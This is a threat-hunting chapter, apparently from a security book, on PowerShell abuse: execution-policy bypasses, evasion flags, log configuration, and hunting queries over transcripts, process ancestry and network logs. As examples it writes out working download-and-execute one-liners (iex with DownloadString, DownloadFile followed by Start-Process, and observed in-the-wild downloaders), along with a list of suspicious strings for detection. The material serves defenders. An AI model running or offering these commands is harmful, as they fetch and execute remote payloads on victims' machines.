PowerShell is an interesting tool for attackers, because its capabilities, as of version 5, have extended over time. The increased features and capabilities are incredible from both administrator's and attacker's perspective. Using PowerShell, attackers can do many malicious activities such as data exfiltration, privilege escalation, lateral movement, etc.

In this chapter, many techniques used to hunt for abusing PowerShell is described. Knowing what adversaries can do with PowerShell is a basic and essential step to hunt for PowerShell abusing.

How attackers abuse PowerShell?

A successful hunting needs to know about attackers techniques. MITRE has a powerful resource, Adversarial Tactics Techniques & Common Knowledge (ATT&CK), from techniques attackers can use to achieve their malicious objectives.

Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of malicious codes. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk. A number of PowerShell-based offensive testing tools are available, including Empire,252 PowerSploit,253 and PSAttack

Execution policies

There are five modes available with execution policies.

- Restricted
- AllSigned
- RemoteSigned
- Unrestricted
- Bypass

These modes are designed to prevent users from accidentally executing scripts. The default execution policy setting is Restricted, with the exception of Windows Server 2012 R2 where it is RemoteSigned. The Restricted policy only allows interactive PowerShell sessions and single commands regardless of where the scripts came from or if they are digitally signed and trusted.

The policies can be set with different scopes like MachinePolicy, UserPolicy, Process, CurrentUser or LocalMachine. However, there are methods attackers can use to bypass the execution policy. The most commonly observed ones are:

- Pipe the script into the standard-in of powershell.exe, such as with the echo or type command. For example:

```
TYPE myScript.ps1 | PowerShell.exe -noprofile -
```

- Use the command argument to execute a single command. This will exclude it from the execution policy. The command could download and execute another script. For example:

```
powershell.exe -command “iex(New-Object Net.
WebClient).DownloadString(‘http://[REMOVED]/myScript. ps1’)” DIFFERENT
PHASES OF A POWERSHELL ATTACK powershell.exe (New-Object
System.Net.WebClient). DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

- Use the EncodedCommand argument to execute a single Base64-encoded command. This will exclude the command from the execution policy. For example:

```
powershell.exe -enc [ENCODED COMMAND]
```

- Use the execution policy directive and pass either “bypass” or “unrestricted” as argument. For example:

```
powershell.exe -ExecutionPolicy bypass -File myScript.ps1
```

If the attacker has access to an interactive PowerShell session, then they could use additional methods, such as Invoke-Command or simply cut and paste the script into the active session.

If the attacker can execute code on the compromised computer, it’s likely they can modify the execution policy in the registry, which is stored under the following subkey:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell

Execution of a Malicious PowerShell Script

In the majority of instances, PowerShell scripts are used in the post-exploitation phase as downloaders for additional payloads. While the Restricted execution policy

prevents users from running PowerShell scripts with the .ps1 extension, attackers can use other extensions to allow their scripts to be executed.

PowerShell accepts a list of command-line flags. In most cases, malicious scripts use the following arguments to evade detection and bypass local restrictions.

- -NoP/-NoProfile (ignore the commands in the profile file)
- -Enc/-EncodedCommand (run a Base64-encoded command)
- -W Hidden/-WindowStyle Hidden (hide the command window)
- -Exec bypass/-ExecutionPolicy Bypass (ignore the execution policy restriction)
- -NonI/-NonInteractive (do not run an interactive shell)
- -C/-Command (run a single command)
- -F/-File (run commands from a specified file)

In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:

- (New-Object System.Net.Webclient).DownloadString()
- (New-Object System.Net.Webclient).DownloadFile()
- -IEX / -Invoke-Expression
- Start-Process

The System.Net Webclient class is used to send data to or receive data from remote resources, which is essential for most threats. The class includes the DownloadFile method, which downloads content from a remote location to a local file and the DownloadString method which downloads content from a remote location to a buffer in memory.

A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process $LocalFileLocation
```

The WebClient API methods DownloadString and DownloadFile are not the only functions that can download content from a remote location. Invoke-WebRequest, BitsTransfer, Net.Sockets. TCPClient, and many more can be used in a similar way, but WebClient is by far the most commonly used one.

Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code. There are multiple ways to start a new process from PowerShell. The most commonly used methods are Invoke-Expression and Start-Process. Invoke-Expression allows users to evaluate and run any dynamically

generated command. This method is typically used for scripts which are downloaded directly into memory or deflated.

We have also seen threats using Invoke-WMIMethod and New-Service, or creating a new COM object for WScript or the shell application to execute the payload. This command looks like the following:

```
(New-object -com Shell.Application).ShellExecute()
```

Attackers can also call external functions directly such as CreateThread or drop batch files to execute them. For example, we have seen a threat using the System.Diagnostics.ProcessStartInfo object to create a new background process.

As previously mentioned, PowerShell can be used to load and run any PE file directly from memory. Most scripts reuse the ReflectivePEInjection module, which was introduced in 2013. One of the most commonly used payloads are password-dumping tools.

The following examples show common PowerShell downloaders' invocations, which we have encountered in the wild:

- powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System.Net.Webclient). DownloadString('http://pastebin.com/raw/[REMOVED]'))"
- powershell.exe -window hidden -enc KABOAG[REMOVED]
- powershell.exe -ExecutionPolicy Unrestricted -File "%TEMP%\ps.ps1"

So far, we just mentioned a few samples for abusing PowerShell. There are many ways to abuse PowerShell as an offensive tool with different commands and parameters. There are many know threats that have used PowerShell as an offensive tool. These threats are listed below:

Threat Name	The purpose of abusing PowerShell
APT3	To download and run payloads after exploitation
Deep Panda	To download and execute programs in memory, without writing to disk
FIN10	To establish persistence
OilRig macro	To decode file contents
SeaDuke	To perform Pass the Ticket

Stealth Falcon malware	To perform various functions, including gathering system information via WMI and executing commands from its C2 server

As shown, the most common abuses of PowerShell include:

- Download and execute a malicious file
- Fileless attacks
- Decode encrypted files
- Establish persistent
- Information gathering via WMI
- Run known commands with suspicious arguments

Now that we are familiar with some techniques used by attackers for abusing PowerShell, we can take a step further and begin hunting the techniques. However, before beginning, it is necessary to know about data sources we need to hunt.

Required data sources for the hunt

PowerShell, as many others components in windows, can log relevant details in the windows event log. For example, the PowerShell command line or commands executed within the PowerShell can be logged.

Logging can be enabled either through group policy or via registry settings. There are three general areas for logging available:

- Module Logging
- Script Block Logging
- PowerShell Transcription

- **Module Logging**
  Since everything that is executed in PowerShell is essentially located in a module, module logging will at least generate a high-level audit trail of PowerShell activity and potentially malicious activity. At minimum this will show which commands were executed through PowerShell. This logging level should always be enabled and is useful starting with PS version 3. Module Logging only works if you specify at least one module to be monitored. Since it's difficult and cumbersome to predict and edit a list of all modules that could potentially cause harm, I recommend just specifying the * wildcard characters as the module list.

- **Script Block Logging**
  Script Block Logging is more verbose than module logging and provides additional context and output, especially when functions are called and function output itself is invoked as a command. The amount of noise heavily depends on

the type of PowerShell activity, but we'd recommend turning this option on as well. If it ends up producing too much noise / volume it can always be disabled or customized later.

- **Transcription**
  This provides a full log of all input and output and requires additional considerations in regards to where the transcription files are placed. we'd only recommend this for high-secure environments, you can learn more about it here. Transcript files are stored in the file system, so it's a little more work than just adding up a couple of registry values. If you enable this feature then you'll need to make sure that the actual transcript files (which likely contain sensitive data) are protected from unauthorized access.

Configuring PowerShell Event Logging

There are two ways to enable PowerShell logging in windows, Group Policy and Registry. The first one, Group Policy, is the best way to ensure that all machines in the domain receive the settings. If the way, Group Policy changing, is not possible, the registry can be an alternative.

Configuring PowerShell Event Logging are In the table below,.

Type	Registry	Group Policy
Module Logging	Key:HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging Name: EnableModuleLogging Data: 1 (DWORD)Key: HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames	Policies\Administrative Templates\Windows Components\Windows PowerShell\Turn on Module Logging
Script Block Logging	Key:HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging Name: EnableScriptBlockLogging Data: 1 (DWORD)	Policies\Administrative Templates\Windows Components\Windows PowerShell\Script Block Logging

Transcription		Policies\Administrative Templates\Windows Components\Windows PowerShell\Turn on PowerShell Transcription

In addition to the mentioned data sources, types of PowerShell logs, the following network-based or host-based sources may be useful for identifying misbehaving PowerShell:

- Netflow
- Packet Captures
- Proxy Logs
- Firewall Logs (if logging HTTP headers)
- EDR Logs
- Sysmon

Start Hunting

As mentioned, there are some ways to abuse PowerShell. Accordingly, we can divide our hunting into three categories:

- Hunting by looking for suspicious commands and arguments
- Hunting by looking for processes information
- Hunting by looking for network informations

We will discuss each of categories in details.

Hunting by looking for suspicious commands and arguments

We mentioned many samples of suspicious commands and arguments. With knowledge of the samples, a threat hunter can use them in on or more query to find misbehaving PowerShell.

As a real instance, in a Russia-based data stealing campaign, a malicious PowerShell command found to download malicious PowerShell script in hidden and unrestricted mode.

```
: cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden  -command
: "try{(new-object System.Net.WebClient).DownloadFile("[redacted]","C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

The usage of -hidden switch ensures that the execution of PowerShell script is not obvious to the victim in the form of PowerShell window. Similarly the execution policy is set as unrestricted to make sure the script runs with desired access.

One of the most important data sources for detecting malicious activities via PowerShell is PowerShell Transcript. In this case, the data stealing campaign, the transcript looks like the figure below:

```
**********************
Windows PowerShell transcript start
Start time: 20180718120530
Username: DESKTOP-[redacted]
RunAs User: DESKTOP-[redacted]
Configuration Name:
Machine: DESKTOP-[redacted] (Microsoft Windows NT 10.0.16299.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -executionpolicy unrestricted -Noprofile -windowstyle hidden -command try{}
Process ID: 7160
PSVersion: 5.1.16299.461
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.461
BuildVersion: 10.0.16299.461
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>try{}
The Try statement is missing its Catch or Finally block.
The Try statement is missing its Catch or Finally block.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : MissingCatchOrFinally

PS>$global:?
True
**********************
Windows PowerShell transcript end
End time: 20180718120530
**********************
```

If a hunter imports the transcripts to a data analysis engine, a query similar to the following may be useful:

data_source=PowerShellTranscript | search “hidden” OR “-NoProfile” OR “*DownloadFile*” OR “*Unrestricted*” | stats “Process ID”, Username by “Host Application”

As a summery, the most common strings can be used into the queries, are listed below:

Strings to search
-NoProfile/-NoP
-W Hidden/-WindowStyle Hidden
*.DownloadString()
*.DownloadFile()
-Exec unrestricted/-ExecutionPolicy Unrestricted

-Exec bypass/-ExecutionPolicy Bypass
-Enc/-EncodedCommand
-NonI/-NonInteractive
-IEX/-Invoke-Expression
-C/-Command
-F/-File
Start-Process
*.ShellExecute()
Invoke-WebRequest
BitsTransfer
Net.Sockets
TCPClient

If a hunter can find one of the above, then the hunter can develop a hypothesis based-on abusing PowerShell.

Hunting by looking for processes information

Symantec has conducted a research on PowerShell abusing and observed 10,797 PowerShell script executions in 2016 so far. The total includes benign scripts as well, which of course were not blocked.

In total, 55 percent of the scripts that launched were started through cmd.exe on the command line. If we only count malicious scripts, then that statistic rises, as 95 percent of them are executed through cmd.exe.

Table 3. Script-invoking parent file ranking for both benign and malicious PowerShell scripts

Parent File	Overall Usage
cmd.exe	54.99%
msiexec.exe	7.91%

excel.exe	5.39%
explorer.exe	4.11%
msaccess.exe	3.74%
splunkd.exe	2.66%
windowsupdatebox.exe	2.48%
taskeng.exe	2.04%
wmiprvse.exe	1.86%
winword.exe	1.85%

Table 4. Script-invoking parent file ranking for malicious PowerShell scripts only

Parent File	Overall Usage
cmd.exe	95.04%
wmiprvse.exe	2.88%
powershell.exe	0.84%
explorer.exe	0.40%
windowsupdatebox.exe	0.22%
wscript.exe	0.15%
taskeng.exe	0.11%
winword.exe	0.07%
cab.exe	0.07%
java.exe	0.04%

According to the research, most of the parent processes are common, but there are a few parent files that exist in the Table 4 only.

- Wscript.exe
- Cab.exe
- Java.exe

These parent files can be an indicator of PowerShell abusing. Additionally, the hunter should investigate other parent processes, as listed in Table 4.

A possible query to hunt for the suspicious parent files looks like the following:

```
data_source=PowerShellTranscripts OR data_source=ModuleLogging OR data_source=scriptBlockLogging | stats count, parentProcesseName by processName | where processName=PowerShell.exe
```

The query will list count and parent files for the process PowerShell.exe. The hunter should focus on rare and top values of the results.

Hunting by looking for network informations

If the PowerShell logging is not an available option, the hunter can use network logs for finding any indicators of PowerShell abusing.

As mentioned, there are several data sources can be useful to the hunt.

- Netflow
- Packet Captures
- Proxy Logs
- Firewall Logs (if logging HTTP headers)

A few malicious PowerShell activities may be found via analysis of the logs.

In the following, there are some examples of the malicious activities that be found into the logs.

Certain PowerShell actions should stand out among others. One less-than-normal behavior is to see PowerShell making web requests, or even worse, uploading data via HTTP. As an easy starting point, the first technique that can be leveraged is a search for user-agent (UA) strings that line up to the default PowerShell UA. The default can be observed in Figure 1. A good start, but not foolproof. Since version 3.0, there is an option to easily change the default UA to camouflage its identity.



Figure 1 – The default UA string for PowerShell

Frequency Analysis

Since the user-agent is not a reliable indicator alone, Frequency Analysis (FA) can be used to help visualize automated data leakage. In its simplest form, Frequency

Analysis illustrates how often a particular set of methods show up and if they seem to be recurring. In this case, the consistent and periodic use of the HTTP PUT method is the primary indicator that will narrow the focus of the hunt.

POST vs PUT

According to the RESTFul API, “POST can be used to add a child resource under a resources collection.” PUT is used “to modify a singular resource which is already a part of resources collection.” thus, PUT is more synonymous with uploading an entire file.

As a result, with the network data, the hunter can look for the following:

- Anomaly in HTTP user agent strings, such as PowerShell
- Consistent and reoccurring HTTP PUT methods (as an indicator of data exfiltration)